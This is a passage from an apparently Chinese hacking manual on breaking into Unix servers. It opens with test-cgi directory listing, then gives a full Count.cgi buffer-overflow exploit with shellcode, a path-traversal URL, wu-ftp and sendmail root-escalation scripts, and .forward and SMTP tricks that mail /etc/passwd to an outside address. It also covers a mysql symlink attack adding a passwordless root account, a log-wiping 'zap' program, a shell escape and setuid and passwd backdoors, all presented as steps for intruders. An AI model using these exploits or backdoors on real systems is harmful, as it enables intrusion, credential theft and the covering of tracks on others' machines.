/root /sbin /stand /sys /tmp /usr /usr2 /
```

```
var
```

```
REMOTE_HOST = remote.machine.com
```

```
REMOTE_ADDR = 255.255.255.255
```

```
REMOTE_USER =
```

```
AUTH_TYPE =
```

```
CONTENT_TYPE =
```

```
CONTENT_LENGTH =
```

显示出了根目录！这样试试：machine% echo  
"GET/cgi-bin/test-cgi?"nc removed.name.com 80  
返回：

```
CGI/1.0 test script report:
```

```
argc is 1. argv is \*.
```

```
SERVER_SOFTWARE = NCSA/1.4.1
```

```
SERVER_NAME = removed.name.com
```

```
GATEWAY_INTERFACE = CGI/1.1
```

```
SERVER_PROTOCOL = HTTP/0.9
```

```
SERVER_PORT = 80
```

```
REQUEST_METHOD = GET
```

```
HTTP_ACCEPT =
```

```
PATH_INFO =
```

```
PATH_TRANSLATED =
```



```
SCRIPT_NAME = /bin/cgi-bin/test-cgi
QUERY_STRING = calendar cgi-archie cgi-
calendar cgi-date cgi-finger
cgi-fortune cgi-lib.pl imagemap
imagemap.cgi imagemap.conf index.html
mail-query mail-query-2 majordomo
majordomo.cf marker.cgi
menu message.cgi munger.cgi munger.note
nasa-default.tar post-query
query smartlist.cf src subscribe.cf test-
cgi uptime
REMOTE_HOST = remote.machine.com
REMOTE_ADDR = 255.255.255.255
REMOTE_USER =
AUTH_TYPE =
CONTENT_TYPE =
CONTENT_LENGTH =
显示了 /CGI-BIN/ 目录下的东西。
```

#### 四、Count.cgi 溢出漏洞

Count.cgi(wwwcount)是国外网站经常用的CGI网页计数程序，国内很少有人用它，不过还是有一些网站的CGI-BIN目录下有它，简单说一下它的原

理以及利用方法。出现问题主要是由于 QUERY\_STRING 环境变量被复制到一个活动缓冲区，造成溢出，允许远程用户以 HTTP 管理员的身份执行任意命令。

有人写了个程序来利用这个漏洞，只对 Count.cgi 24 以下版本有效：

```
/*#### count.c #####*/
#include <stdio.h>
#include <stdlib.h>
#include <getopt.h>
#include <unistd.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netdb.h>
#include <errno.h>
/* Forwards */
unsigned long getsp(int);
int usage(char *);
void doit(char *, long, char *);
/* Constants */
char Shell[] =
```



" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"

" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"

" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"

" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"

" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"

" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"

" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"

" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90



\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"

" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"

" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"

" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"

" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"

" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"

" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"

" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90



\ x90"  
" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"  
" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"  
" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"  
" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"  
" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"  
" \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90 \ x90  
\ x90"



```
" \xeb \x3c \x5e \x31 \xc0 \x89 \xf1  
\x8d \x5e \x18 \x88 \x46 \x2c \x88 \x46  
\x30"
```

```
" \x88 \x46 \x39 \x88 \x46 \x4b \x8d  
\x56 \x20 \x89 \x16 \x8d \x56 \x2d \x89  
\x56"
```

```
" \x04 \x8d \x56 \x31 \x89 \x56 \x08  
\x8d \x56 \x3a \x89 \x56 \x0c \x8d \x56  
\x10"
```

```
" \x89 \x46 \x10 \xb0 \x0b \xcd \x80  
\x31 \xdb \x89 \xd8 \x40 \xcd \x80 \xe8  
\xbf"
```

```
" \xff \xff \xff \xff \xff \xff \xff  
\xff \xff \xff \xff \xff \xff \xff \xff  
\xff"
```

```
" \xff \xff \xff \xff \xff \xff \xff  
\xff \xff \xff \xff"
```

```
"/usr/X11R6/bin/xterm0-ut0-display0";
```

```
char endpad[] =
```

```
" \xff \xff \xff \xff \xff \xff \xff  
\xff \xff \xff \xff \xff \xff \xff \xff  
\xff"
```



```
" \ xff \ xff \ xff \ xff \ xff \ xff \ xff
\ xff \ xff \ xff \ xff";
int main (int argc, char *argv[]) {
char *Shellcode = NULL;
int cnt, ver, retcount, dispnum, dotquads[4]
, offset;
unsigned long sp;
char dispname[255];
char *host;
offset = sp = cnt = ver = 0;
fprintf(stderr, "\t%s - Gus\n", argv[0]);
if (argc<3) usage(argv[0]);
while ((cnt = getopt(argc, argv, "h:d:v:o:
")) != EOF) {
switch(cnt) {
case 'h':
host = optarg;
break;
case 'd':
{
retcount = sscanf(optarg, "%d.%d.%d.%d:
%d",
```

```
&dotquads[0],
&dotquads[1],
&dotquads[2],
&dotquads[3], &disprnum);
if (retcount != 5) usage(argv[0]);
sprintf(dispname, "%03d.%03d.%03d.%03d:
%01d",
dotquads[0], dotquads[1], dotquads[2]
, dotquads[3], disprnum);
Shellcode=malloc(strlen((char *)optarg)
+strlen(Shell)+strlen(endpad));
sprintf(Shellcode, "%s%s%s", Shell,
dispname, endpad);
}
break;
case 'v':
ver = atoi(optarg);
break;
case 'o':
offset = atoi(optarg);
break;
default:
```



```
usage(argv[0]);  
break;  
}  
}  
  
sp = offset + getsp(ver);  
(void)doit(host, sp, Shellcode);  
exit(0);  
}  
  
unsigned long getsp(int ver) {  
    /* Get the stack pointer we should be  
using. YMMV. If it does not work,  
    try using -o X, where x is between -1500  
and 1500 */  
    unsigned long sp=0;  
    if (ver == 15) sp = 0xbfffea50;  
    if (ver == 20) sp = 0xbfffea50;  
    if (ver == 22) sp = 0xbfffeab4;  
    if (ver == 23) sp = 0xbfffee38; /* Dunno  
about this one */  
    if (sp == 0) {  
        fprintf(stderr, "I don't have an sp for  
that version try using the -o option. \n");
```

```
fprintf(stderr, "Versions above 24 are
patched for this bug. \n");
exit(1);
} else {
return sp;
}
}

int usage (char *name) {
fprintf(stderr, " \ tUsage:%s -h host -d
<display> -v <version> [-o <offset>] \n", name);
fprintf(stderr, "\ te.g. %s -h www.foo.bar
-d 127.0.0.1:0 -v 22 \n", name);
exit(1);
}

int openhost (char *host, int port) {
int sock;
struct hostent *he;
struct sockaddr_in sa;
he = gethostbyname(host);
if (he == NULL) {
perror("Bad hostname \n");
exit(-1);
```



```
    }  
    memcpy(&sa.sin_addr, he->h_addr, he->h_length);  
    sa.sin_port=htons(port);  
    sa.sin_family=AF_INET;  
    sock=socket (AF_INET, SOCK_STREAM, 0);  
    if (sock < 0) {  
        perror ("cannot open socket");  
        exit(-1);  
    }  
    bzero(&sa.sin_zero, sizeof (sa.sin_zero));  
    if (connect(sock, (struct sockaddr *)&sa, sizeof sa)<0) {  
        perror("cannot connect to host");  
        exit(-1);  
    }  
    return(sock);  
}  
  
void doit (char *host, long sp, char *Shellcode) {  
    int cnt, sock;  
    char qs[7000];
```

```
int bufsize = 16;
char buf[bufsize];
char chain[] = "user=a";
bzero(buf);
for(cnt=0;cnt<4104;cnt+=4) {
    qs[cnt+0] = sp & 0x000000ff;
    qs[cnt+1] = (sp & 0x0000ff00) >> 8;
    qs[cnt+2] = (sp & 0x00ff0000) >> 16;
    qs[cnt+3] = (sp & 0xff000000) >> 24;
}
strcpy(qs, chain);
qs[strlen(chain)]=0x90;
qs[4104]= sp&0x000000ff;
qs[4105]=(sp&0x0000ff00)>>8;
qs[4106]=(sp&0x00ff0000)>>16;
qs[4107]=(sp&0xff000000)>>24;
qs[4108]= sp&0x000000ff;
qs[4109]=(sp&0x0000ff00)>>8;
qs[4110]=(sp&0x00ff0000)>>16;
qs[4111]=(sp&0xff000000)>>24;
qs[4112]= sp&0x000000ff;
qs[4113]=(sp&0x0000ff00)>>8;
```

```
qs[4114]=(sp&0x00ff0000)>>16;
qs[4115]=(sp&0xff000000)>>24;
qs[4116]= sp&0x000000ff;
qs[4117]=(sp&0x0000ff00)>>8;
qs[4118]=(sp&0x00ff0000)>>16;
qs[4119]=(sp&0xff000000)>>24;
qs[4120]= sp&0x000000ff;
qs[4121]=(sp&0x0000ff00)>>8;
qs[4122]=(sp&0x00ff0000)>>16;
qs[4123]=(sp&0xff000000)>>24;
qs[4124]= sp&0x000000ff;
qs[4125]=(sp&0x0000ff00)>>8;
qs[4126]=(sp&0x00ff0000)>>16;
qs[4127]=(sp&0xff000000)>>24;
qs[4128]= sp&0x000000ff;
qs[4129]=(sp&0x0000ff00)>>8;
qs[4130]=(sp&0x00ff0000)>>16;
qs[4131]=(sp&0xff000000)>>24;
strcpy((char*)&qs[4132],Shellcode);
sock = openhost(host,80);
write(sock,"GET /cgi-bin/Count.cgi?",23);
write(sock,qs,strlen(qs));
```



```
write(sock, " HTTP/1.0 \n", 10);
write(sock, "User-Agent: ", 12);
write(sock, qs, strlen(qs));
write(sock, " \n \n", 2);
sleep(1);
/* printf("GET /cgi-bin/Count.cgi?%s HTTP/
1.0 \nUser-Agent: %s \n \n", qs, qs); */
/*
setenv("HTTP_USER_AGENT", qs, 1);
setenv("QUERY_STRING", qs, 1);
system("./Count.cgi");
*/
}
```

---

用法是: count -h <攻击目标 IP> -d <显示>  
-v <Count.cgi 的版本>

例如: count -h www.foo.bar -d 127.0.0.1:0  
-v 22

### 五、用 Count.cgi 看图片

这个不算是很有用的漏洞,可是既然写这儿了,也就顺便提一下吧。可以利用 Count.cgi 看 Web 目录以外的图片,据说有一些商业网站的图片里有



一些商业机密,所以这个漏洞也算是有点用处。

在浏览器中这样输入:

```
http://attacked.host.com/cgi-bin/  
Count.cgi?
```

```
display=image&image=../../../../../../../../  
path_to_gif/file.gif
```

其中/path\_to\_gif/file.gif是您要看的图片的路径。

注意: 这一漏洞只能被用来看(或下载)GIF 格式的图片,而不能用于其他类型的文件。

## 6.11 从端口扫描开始的入侵

很多人对入侵都感觉到无从下手。其实入侵有很多的步骤,但入侵前对您所要入侵的主机进行信息搜集应该是第一步。但大多数刚对安全产生兴趣的朋友不知道要扫描什么,或者对扫描的结果不知道有什么用处,如何分析。所以我随手写了这个小段子,收集了一些常见的服务漏洞,希望对大家有帮助。

要扫描的东西很多,我们先从端口扫描讲起。另外以下很多步骤都是在unix/linux下完成的,所以

您自己的电脑上要有这些操作平台

1、nmap

nmap可以算是本世纪最出色的端口扫描软件了，它使用了半开放式的扫描技术，使您在被扫描的主机上留下极小的痕迹，并且可以通过系统指纹来判断操作系统类型，它的unix/linux版本可以在[www.insecure.org/nmap/](http://www.insecure.org/nmap/)找到，NT版本是则是发布在[www.eeye.com](http://www.eeye.com)上。

```
# ./nmap -sT -O www.target.com
```

```
Starting nmap V. 2.3BETA12 by Fyodor  
(fyodor@dhp.com, www.insecure.org/nmap/)
```

```
Interesting ports on www.targe.com  
(127.0.0.1):
```

```
Port State Protocol Service
```

```
7 open tcp echo
```

```
9 open tcp discard
```

```
13 open tcp daytime
```

```
19 open tcp chargen
```

```
21 open tcp ftp
```

```
23 open tcp telnet
```

```
25 open tcp smtp
```

```
37 open tcp time
```



```
79 open tcp finger
80 open tcp http
111 open tcp sunrpc
443 open tcp https
512 open tcp exec
513 open tcp login
514 open tcp Shell
515 open tcp printer
540 open tcp uucp
2049 open tcp nfsd
3306 open tcp mysql
4045 open tcp lockd
6000 open tcp xwindow
6112 open tcp dtspc
7100 open tcp fs
```

TCP Sequence Prediction: Class=random positive increments

Difficulty=44933 (Worthy challenge)

Remote operating system guess: OpenBSD 2.2

Nmap run completed — 1 IP address (1 host up) scanned in 34 seconds

以上就是我们扫描到的开放端口及所对应的服

务，一般来说，软件为了在不同的操作系统上使用同样的协议，都使用着规定的标准端口，所以如果管理员没做特殊手脚的话，端口所对应的服务是不会错的。同时通过系统指纹猜测出该系统的操作类型。

但这些扫描结果对我们有什么用处呢？我们至少知道了对方的服务，这样我们就可以来看看几个比较敏感的服务有没有什么问题了：

2、ftp

```
#ftp www.target.com
```

```
Connected to www.target.com
```

```
220 FTP server (Version wu- 2.4(1) Sun May  
18:46:23 CDT 2001) ready.
```

```
Name (nohacker:root): anonymous
```

```
331 Guest login ok, send your complete e-  
mail address as password.
```

```
Password:
```

```
230 Welcome to The missing world
```

```
230 Guest login ok, access restrictions  
apply.
```

```
ftp>
```

出问题了吧？这里就可以发现这个使用的是wu-



ftp 2.4(1)，如果我们有一个合法帐号，例如 hacker，那么就可以利用下面的方法拿到 root：

先编译 exploit：

```
# cat wu-ftp.c
#include
#include
#include
main()
{
    seteuid(0);
    system("cp /bin/sh /tmp/.sh");
    system("chmod 6777 /tmp/.sh");
}
```

```
# cc -o bug wu-ftp.c
```

然后上传上去执行：

```
ftp> quote "site exec bash -c wu-ftp.c "
200-bash -c wu-ftp.c
200 (end of 'bash -c wu-ftp.c')
```

如果成功的话，您再 telnet 到这台主机上时，sh 应该已经被 copy 到 /tmp 下了，执行它：

```
#cd /tmp
#./sh
```

看看成功没有:

```
#id
```

```
uid=12(hacker) gid=5(user) euid=0(root)
```

这是在有帐号和有这个漏洞的前提下, 如果没有这些先前条件呢? 看看 ftp 还能做什么:

```
ftp>pwd
```

```
257 "/" is current directory.
```

```
ftp>ls-a
```

```
drwxrwxr-x 8 root wheel 1024 Oct 21 11:12.
```

```
drwxrwxr-x 8 root wheel 1024 Oct 21 11:12
```

```
..
```

```
drwxrwxr-x 2 root wheel 1024 Oct 21 11:12
```

```
bin
```

```
drwxrwxr-x 2 root wheel 1024 Oct 21 11:12
```

```
etc
```

```
drwxrwxr-x 2 root wheel 1024 Oct 21 1999
```

```
incoming
```

```
226 Transfer complete.
```

几个公众目录都是可写的, 有空子可钻。另外如果是wu-ftp 2.4之前的版本的话, 在主目录下输入:

```
ftp>cd /
```



别以为这跟刚才输入的没区别，现在您再输入ls-a的话会发现您已经到了正常的基础目录里了。

除了这些，我们还可以：

```
ftp>cd etc
```

```
250 CWD command successful.
```

```
ftp>get passwd
```

```
200 PORT command successful.
```

```
150 Opening BINARY mode data connection  
for passwd (201 bytes).
```

```
226 ASCII Transfer complete.
```

```
231 bytes received in 0.12 seconds (4.61  
Kbytes/s)
```

```
ftp>!cat passwd
```

```
root:!:0:0:::
```

```
bin:!:1:1:::
```

```
operator:!:11:0:::
```

```
ftp:!:14:50:::
```

```
nobody:!:99:99:::
```

是shadow过的，不过至少告诉了我们有什么用户，这几个都是系统用户，有兴趣的还可以去看看它们是不是用的默认密码。

主目录是可写的，那我们还可以用sendmail来



拿passwd:

```
# echo "| /bin/cat /etc/passwd|sed 's/^/ /'  
'|/bin/mail admin@root.com.cn" >getpasswd
```

记住这里不能直接命名为.forward, 放上去后再改名:

```
ftp>put getpasswd.forward
```

然后寄封信到anonymous:

```
# echo test | mail anonymous@www.target.com  
现在去检查您的信箱把。
```

上面那些都是要开了匿名ftp才能用的方法, 如果没开的话就让我们看看其他服务吧。

### 3、smtp

先看看sendmail的几个老漏洞, 前提是您要有一个合法用户:

sendmail 5.55 拿passwd, 跟上面的差不多:

```
# telnet www.target.com 25
```

```
Trying 127.0.0.1...
```

```
Connected to www.target.com
```

```
Escape character is '^['.
```

```
220 www.target.com Sendmail 5.55 ready at  
Saturday, 12 Oct 00 12:34
```

```
mail from: "|/bin/mail admin@root.com.cn
```



```
< /etc/passwd"
250 "|/bin/mail admin@root.com.cn < /etc/
passwd"... Sender ok
rcpt to: nosuchuser
550 nosuchuser... User unknown
data
354 Enter mail, end with "." on a line by
itself
..
250 Mail accepted
quit
Connection closed by foreign host.
再看看下面的漏洞:
# telnet www.target.com 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 www.target.com ESMTP Sendmail 8.7.5/
8.7.3; Saturday, 12 Oct 00 12:34
quit
221 localhost closing connection
Connection closed by foreign host.
```

```
# telnet www.target.com
hackerworld(SunOS)
login: nice
Password:
Last login: Sun May 10 6:15:23 from *.*.*.*
You have new mail.
$ cat >send.sh
-----send.sh begin-----
#/bin/sh
echo 'main() '>>leshka.c
echo '{ '>>leshka.c
echo ' execl("/usr/sbin/sendmail","/tmp/
smtpd",0); '>>leshka.c
echo '}'>>leshka.c
#
#
echo 'main() '>>smtpd.c
echo '{ '>>smtpd.c
echo ' setuid(0); setgid(0); '>>smtpd.c
echo ' system("cp /bin/sh /tmp;chmod a=rsx
/tmp/sh"); '>>smtpd.c
echo '}'>>smtpd.c
```

```

#
#
cc -o leshka leshka.c;cc -o /tmp/smtpd
smtpd.c
./leshka
kill -HUP `ps -ax|grep /tmp/smtpd|grep -v
grep|tr -d ' ' |tr -cs "[:digit:]" "\n"
|head -n 1`
rm leshka.c leshka smtpd.c /tmp/smtpd
echo "Now type: /tmp/sh"
-----send.sh end-----
$ chmod 755 send.sh
$ ./send.sh
Now type: /tmp/sh
$ /tmp/sh
# whoami
root
还有WIZ后门:
# telnet www.target.com 25
Trying 127.0.0.1...
Connected to www.target.com
Escape character is '^'.
```

220 www.target.com Sendmail 5.55 ready at  
Saturday, 12 Oct 00 12:34

wiz

Shell

\$

4、finger

这个东西被人成为万恶之源，让我们先试试拿出用户名列表：

```
# finger 0@www.targe.com
```

```
[www.targe.com]
```

```
root
```

```
root
```

```
wyj
```

另外有人问，有些时候不同的主机为什么输出的finger格式不一样，这个主要是因为所使用的操作系统版本不同，导致finger客户端的版本不同而发生的。所以细心的人可以通过观察这些不同的finger 输出格式来帮助自己判断对方的操作系统。就拿root 的显示区别来说吧，具体的区别如下：

```
IRIX
```

```
root  In real life:Super-User
```

```
BSD
```



```
root Name :System Administrator
```

```
SUN
```

```
root In real life :Supper-User
```

```
Linux
```

```
root Name:root
```

```
FreeBsd
```

```
root Name:Charlie Root
```

```
Sco
```

```
root Name:Superuser
```

```
5、http
```

主要就是CGI漏洞的扫描，Web服务器除了微软的IIS以外出严重问题的很少。

```
$ telnet www.targe.com 80
```

```
Trying 127.0.0.1...
```

```
Connected to www.targe.com.
```

```
Escape character is '^]'.
```

```
HEAD / HTTP/1.0
```

```
HTTP/1.1 200 OK
```

```
Date: Mon, 14 May 2001 23:44:54 GMT
```

```
Server: Apache/1.3.12 (Unix) (Red Hat/  
Linux) mod_fastcgi/2.2.10 PHP/4.0.2
```

```
Last-Modified: Mon, 26 Mar 2001 21:44:10
```

GMT

ETag: "6406d-b7d-3abfb82a"

Content-Length: 2941

Keep-Alive: timeout=15, max=100

Content-Type: text/html

Connection: close

6、twwwscan

非常不错的cgi扫描工具,这个命令行扫描器在Win9x 就可以用:

Don't tell your Web server free from  
attack twwwscan 1.2 2001/02/19

made by pilot

http://search.iland.co.kr

usage: twwwscan <server> <port> <display>  
<type> <pmode> <a\_idsmode>

<display>: -v(~0.6) scan type(display  
status) or -n(no display)

<type>: -t1(use GET), -t2(scan virtual  
host), -t3(virtual and GET) or -n

<pmode>: passive mode scan -pw(windows) -  
pu(unix) -pa(ALL) or -n(no apply)

<a\_idsmode>: -ids(Anti-IDS mode URL



Encoding)

example1: twwwscan drill.hackerslab.org 80

example2: twwwscan 127.0.0.1 80 -v

example3: twwwscan target.com 80 -n -n -pw

example4: twwwscan virtual.yourhost.com

8080 -v -t3 -pu

example5: twwwscan idstest.yourhost.com 80

-v -t1 -pa -ids

contact: search@iland.co.kr (<http://search.iland.co.kr>)

Tested On: Windows 95OSR2, 98, 98SE, NT4, 2k, Me  
thanks r0ar, korea security guys, kuol (he  
designed the twwwscan logo)

Dug Song (monkey.org), UNYUN (Shadow Penguin  
Security), Roelof (a author of pudding)

Powered by Borland C++ 5.5 (<http://www.borland.com>)

7、rpc

\$ rpcinfo -p www.target.com

| program | vers | proto | port | service |
|---------|------|-------|------|---------|
|---------|------|-------|------|---------|

|        |   |     |     |         |
|--------|---|-----|-----|---------|
| 100000 | 4 | tcp | 111 | rpcbind |
|--------|---|-----|-----|---------|

|        |   |     |     |         |
|--------|---|-----|-----|---------|
| 100000 | 3 | tcp | 111 | rpcbind |
|--------|---|-----|-----|---------|





|        |   |     |       |          |
|--------|---|-----|-------|----------|
| 100000 | 2 | tcp | 111   | rpcbind  |
| 100000 | 4 | udp | 111   | rpcbind  |
| 100000 | 3 | udp | 111   | rpcbind  |
| 100000 | 2 | udp | 111   | rpcbind  |
| 100024 | 1 | udp | 32772 | status   |
| 100024 | 1 | tcp | 32771 | status   |
| 100011 | 1 | udp | 32773 | rquotad  |
| 100021 | 1 | udp | 4045  | nlockmgr |
| 100021 | 2 | udp | 4045  | nlockmgr |
| 100021 | 3 | udp | 4045  | nlockmgr |
| 100021 | 4 | udp | 4045  | nlockmgr |
| 100002 | 2 | udp | 32774 | rusersd  |
| 100003 | 2 | udp | 2049  | nfs      |
| 100002 | 3 | udp | 32774 | rusersd  |
| 100002 | 2 | tcp | 32772 | rusersd  |
| 100002 | 3 | tcp | 32772 | rusersd  |
| 100012 | 1 | udp | 32775 | sprayd   |
| 100008 | 1 | udp | 32776 | walld    |
| 100221 | 1 | tcp | 32773 |          |
| 100021 | 1 | tcp | 4045  | nlockmgr |
| 100021 | 2 | tcp | 4045  | nlockmgr |
| 100021 | 3 | tcp | 4045  | nlockmgr |



```
100021      4      tcp      4045  nlockmgr
```

有nfs, 进去看看:

```
# showmount -ea www.target.com
```

```
Export list for www.target.com:
```

```
/etc                (everyone)
```

```
/usr                (everyone)
```

```
/var/spool/mail     (everyone)
```

```
/usr/local          (everyone)
```

去拿passwd或者放.rhosts。说到.rhosts, 很多系统(例如SunOS)默认的hosts.equiv文件都是“+ +”的, 所以别忘了rlogin进去试试。

#### 8、mysql

不错的软件, 但漏洞还是一堆, 首先当然是 sa 的弱口令, 下面的库文件创建问题:

```
$ cd /var/tmp
```

```
$ ln -s /etc/passwd gotcha.ISD
```

```
$ ln -s /etc/shadow make_me_r00t.ISD
```

```
$ mysql -u user -h localhost -p somepassword  
'../../tmp'
```

```
create table gotcha(qqq varchar(255));
```

```
create table make_me_r00t(qqq varchar  
(255));
```

```
insert into gotcha values(' \nr00t::0:0:
Hacked_Fucked_R00T:/:/bin/sh\n' );
```

```
insert into make_me_r00t values(' \nr00t::
1:0:999999:7:-1:-1:\n' );
```

```
\q
```

```
$
```

```
9、x-window
```

+和-这两个键相差不到半厘米，管理员在设置xhost 会不会敲错呢，用xterm 登陆一下就知道。还有xwininfo:

```
# xwininfo -root
```

```
xwininfo: Window id: 0x25 (the root window)
(has no name)
```

```
Absolute upper-left X: 0
```

```
Absolute upper-left Y: 0
```

```
Relative upper-left X: 0
```

```
Relative upper-left Y: 0
```

```
Width: 1024
```

```
Height: 768
```

```
Depth: 16
```

```
Visual Class: TrueColor
```

```
Border width: 0
```

*Hacker*

```
Class: InputOutput
Colormap: 0x21 (installed)
Bit Gravity State: NorthWestGravity
Window Gravity State: NorthWestGravity
Backing Store State: NotUseful
Save Under State: no
Map State: IsViewable
Override Redirect State: no
Corners: +0+0 -0+0 -0-0 +0-0
-geometry 1024x768+0+0
```

### 10、小结

其实入侵的方法很多，有一大部分都是通过网管的错误配置而引起的，往往这种小错误不能引起人们的注意，但坏事常常就坏在它们身上。

## 6.12 黑客实用技巧 7 则

### 1、UPLOAD

侵入成功后，拿到root权限了，这个root可以把服务器的访问权限改了，让任何人都可以上传文件！

root 状态下，运行Install 后，upload 将允

许普通用户上载文件至任何目录下。

```
# chmod 755 install
# ./install
$ more install
#! /bin/csh -f
cc upload.c
cp a.out upload
chown root upload
chmod 755 upload
chmod u+s upload
$ more upload.c
#include <stdio.h>
main()
{
    char filename[48];
    printf( "This program will upload up.txt
ASCII file to specified file\n" );
    printf( "XXX Copyright Reserved\n" );
    printf( "Where to upload (include path and
filename)? " );
    gets( filename );
    upload( filename );
```



```
}  
int upload( filename )  
char *filename;  
{  
FILE *fp,*outp;  
char c;  
fp=fopen( "up.txt","r" );  
outp=fopen( filename,"w" );  
if( fp== NULL ) {  
printf( "file not exist." );  
return 0;  
}  
for( ;; ) {  
c= fgetc( fp );  
if feof( fp ) break;  
printf( "%c",c );  
fputc( c, outp );  
}  
fclose( fp );  
fclose( outp );  
return 1;  
}
```

## 2、破坏现场

进入系统后，出来以前怎么破坏现场？抹掉自己的脚印？

编辑 /etc/utmp, /usr/adm/wtmp and /usr/adm/lastlog

请使用专门的编辑器

例子：

```
#include
#include
#include
#include
#include
#include
#include
#include
#define WTMP_NAME "/usr/adm/wtmp"
#define UTMP_NAME "/etc/utmp"
#define LASTLOG_NAME "/usr/adm/lastlog"
int f;
void kill_utmpt(who)
char *who;
{
```



```
struct utmp utmp_ent;  
if ((f=open(UTMP_NAME,O_RDWR))>=0) {  
    while(read (f, &utmp_ent, sizeof  
(utmp_ent))> 0 )  
        if (!strcmp(utmp_ent.ut_name,who, strlen  
(who))) {  
            bzero((char *)&utmp_ent,sizeof( utmp_ent  
));  
            lseek (f, -(sizeof (utmp_ent)), SEEK_CUR);  
            write (f, &utmp_ent, sizeof (utmp_ent));  
        }  
    close(f);  
}  
}  
  
void kill_wtmp(who)  
char *who;  
{  
    struct utmp utmp_ent;  
    long pos;  
    pos = 1L;  
    if ((f=open(WTMP_NAME,O_RDWR))>=0) {  
        while(pos != -1L) {
```



```
lseek(f, -(long) ( (sizeof(struct utmp)) *
pos), L_XTND);
if (read (f, &utmp_ent, sizeof (struct
utmp)) < 0) {
    pos = -1L;
} else {
    if (!strcmp(utmp_ent.ut_name, who, strlen
(who))) {
        bzero((char *)&utmp_ent, sizeof(struct utmp
));
        lseek(f, -( (sizeof(struct utmp)) * pos)
, L_XTND);
        write (f, &utmp_ent, sizeof (utmp_ent));
        pos = -1L;
    } else pos += 1L;
}
}
close(f);
}
}
void kill_lastlog(who)
char *who;
```

```
{
    struct passwd *pwd;
    struct lastlog newll;
    if ((pwd=getpwnam(who))!=NULL) {
        if ((f=open(LASTLOG_NAME, O_RDWR)) >= 0)
        {
            lseek(f, (long)pwd->pw_uid * sizeof (struct
lastlog), 0);
            bzero((char *)&newll, sizeof( newll ));
            write(f, (char *)&newll, sizeof( newll ));
            close(f);
        }
        } else printf("%s: ?\n", who);
    }
}

main(argc, argv)
int argc;
char *argv[];
{
    if (argc==2) {
        kill_lastlog(argv[1]);
        kill_wtmp(argv[1]);
        kill_utmp(argv[1]);
    }
}
```

```
printf("Zap2!\n");  
} else  
printf("Error.\n");  
}
```

### 3、突破 Shell

许多攻击系统的方法都需要攻击者首先有一个命令行式的 Shell 如 /bin/csh。但有些系统提供给用户的却是菜单式的定制 Shell 如 pink。所以如果您想攻击这个系统的话，首先必须要冲破这个定制 Shell。

我们可以利用 vi (UNIX 中标准的编辑器) 的一些命令来达到这个目的。具体过程如下：

(1) 在定制 Shell 中选择编辑文件，这时系统启动 vi。

(2) 在 vi 中，输入以下命令序列：（注意：输入的命令包括最前面的 ‘:’）

```
:set Shell=/bin/csh  
:Shell
```

3、这时，就像在 DOS 程序的 File 菜单中选择 Dos Shell 菜单项一样，系统启动一个 Shell，而这个 Shell 刚刚被我们设定成 /bin/csh，因此我们就得到了一个命令行式的 Unix Shell。



#### 4、后门

进入一个系统以后随手留下一个后门确实是很好的习惯，这里介绍几种简单的后门设置方法：

(1)setuid

```
#cp /bin/sh /tmp/.backdoor
```

```
#chmod u+s /tmp/.backdoor
```

加上 suid 位到Shell 上，最为简单方便。

(2)echo "wyj::0:0:::/bin/csh" >> /etc/passwd

